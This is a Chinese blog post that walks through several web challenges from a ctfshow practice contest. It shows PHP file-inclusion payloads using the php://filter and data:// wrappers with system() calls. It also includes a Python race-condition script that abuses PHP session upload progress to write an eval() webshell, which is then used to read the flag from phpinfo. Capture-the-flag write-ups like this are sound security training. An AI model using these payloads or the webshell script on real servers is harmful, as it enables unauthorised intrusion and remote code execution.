ctfshow 36d练手赛 web writeup

原创

参天大树SJ 于 2020-11-04 22:28:56 发布 746 收藏 1

文章标签： ctfshow 36d新手赛


本文链接：https://blog.csdn.net/sxsj333/article/details/109470244

web

签到

登陆界面，初步判断为sql注入题

burp抓包，p为空级可得到flag



道路千万条，安全第一条


提示后台，访问admin

```
http://92c549d4-3b82-4936-900e-766f04e52774.chall.ctf.show/admin
```

即可拿到flag

网页版剑侠情缘

访问burp抓包即可得到flag



不知所措.jpg

提示file参数，同时参数要含有test
使用伪协议读取index.php源码
代码会自动补充.php

```
?file=php://filter/read=convert.base64-encode/resource=test/../index.
```

得到源码

```
<?php
error_reporting(0);
$file=$_GET['file'];
$file=$file.'php';
echo $file."<br />";
if(preg_match('/test/is',$file)){
 include ($file);
}else{
 echo '$file must has test';
}
?>
```


payload

```
?file=data:text/plain,<?php system('ls /');?>test
?file=data:text/plain,<?php system('cat /FFFFFFFL@GGGG');?>test
```


easyshell

查看网页源码提示`<!--md5($secret.$name)===$pass -->`

```
?name=admin
&pass=1
```




username/password error



尝试将cookie的hash填入pass

```
?name=admin
&pass=de73312423b835b22bfdc3c6da7b63e9
```

burp抓包



Raw | Params | Headers | Hex

```
GET /?name=admin&pass=de73312423b835b22bfdc3c6da7b63e9 HTTP/1.1
Host: 64eb9876-02dc-4bc9-aef7-0bcffdb320d6.chall.ctf.showX
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Hash=de73312423b835b22bfdc3c6da7b63e9
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```


Raw | Headers | Hex | HTML | Render


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 03 Nov 2020 08:33:51 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 165
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33

<script language="javascript" type="text/javascript">
        window.location.href="flflflflag.php";
    </script>
<html>
<!--md5($secret.$name)===$pass -->
</html>
```


发现flllflflag.php文件


直接浏览器访问会跳转，burp抓包





利用伪协议读取flllflflag.php源码






```
<html>
<head>
<script language="javascript" type="text/javascript">
          window.location.href="404.html";
</script>
<title>yesec want Girl friend</title>
</head>
<>
<body>
<?php
$file=$_GET['file'];
if(preg_match('/data|input|zip/is',$file)){
 die('nonono');
}
@include($file);
echo 'include($_GET["file"])';
?>
</body>
</html>
```

同样方法得到index.php源码

```php
<?php
include 'config.php';
@$name=$_GET['name'];
@$pass=$_GET['pass'];
if(md5($secret.$name)===$pass){
 echo '<script language="javascript" type="text/javascript">
           window.location.href="flflflflag.php";
 </script>
';
}else{
 setcookie("Hash",md5($secret.$name),time()+3600000);
 echo "username/password error";
}
?>
<html>
<!--md5($secret.$name)===$pass -->
</html>
```

屏蔽data、input、zip，考虑用session上传文件包含

```python
import io
import sys
import requests
import threading

host = 'http://5d6bb0b0-e82d-4a68-b50b-8fd858a7c6ea.chall.ctf.show/flflflflag.php'
sessid = 'vrhtvjd4j1sd88onr92fm9t2sj'

def POST(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 50)
        session.post(
            host,
            data={"PHP_SESSION_UPLOAD_PROGRESS":"<?php system('cat *');fputs(fopen('shell.php','w'),'<?php @eval
($_POST[cmd])?>');echo md5('1');?>"},
            files={"file":('a.txt', f)},
            cookies={'PHPSESSID':sessid}
        )

def READ(session):
    while True:
        response = session.get(f'{host}?file=/tmp/sess_{sessid}')
        # print(response.text)
        if 'c4ca4238a0b923820dcc509a6f75849b' not in response.text:
        # if 'flag' not in response.text:
            print('[+++]retry')
        else:
            print(response.text)
            sys.exit(0)


with requests.session() as session:
    t1 = threading.Thread(target=POST, args=(session, ))
    t1.daemon = True
    t1.start()
    READ(session)
```


成功写入木马

```
http://5d6bb0b0-e82d-4a68-b50b-8fd858a7c6ea.chall.ctf.show/shell.php
```

antsword连接，发现没法读取，通过phpinfo有disable_functions

default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scadnir,readfile,show_source,fpassthru,readdir	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scadnir,readfile,show_source,fpassthru,readdir

搜索phpinfo，发现flag



Module Name

Environment

Variable	Value
APACHE_LOG_DIR	/var/log/apache2
LANG	C
HOSTNAME	61ebaf1ead51
APACHE_CONFDIR	/etc/apache2
APACHE_LOCK_DIR	/var/lock/apache2
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
GPG_KEYS	1A4E8B7277C42E53DBA9C7B9BCAA30EA9C0D5763 6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2 --disable-cgi
PHP_ASC_URL	https://secure.php.net/get/php-7.0.33.tar.xz.asc/from/this/mirror
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2
PHP_EXTRA_BUILD_DEPS	apache2-dev
PWD	/var/www/html
PHP_LDFLAGS	-Wl,-O1 -Wl,--hash-style=both -pie
APACHE_RUN_GROUP	www-data
APACHE_RUN_DIR	/var/run/apache2
PHP_INI_DIR	/usr/local/etc/php
PHP_URL	https://secure.php.net/get/php-7.0.33.tar.xz/from/this/mirror
APACHE_ENVVARS	/etc/apache2/envvars
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2
APACHE_RUN_USER	www-data
FLAG	flag{674e1b0b-8dec-431d-8036-599dab3d4e8b}
PHP_VERSION	7.0.33
APACHE_PID_FILE	/var/run/apache2/apache2.pid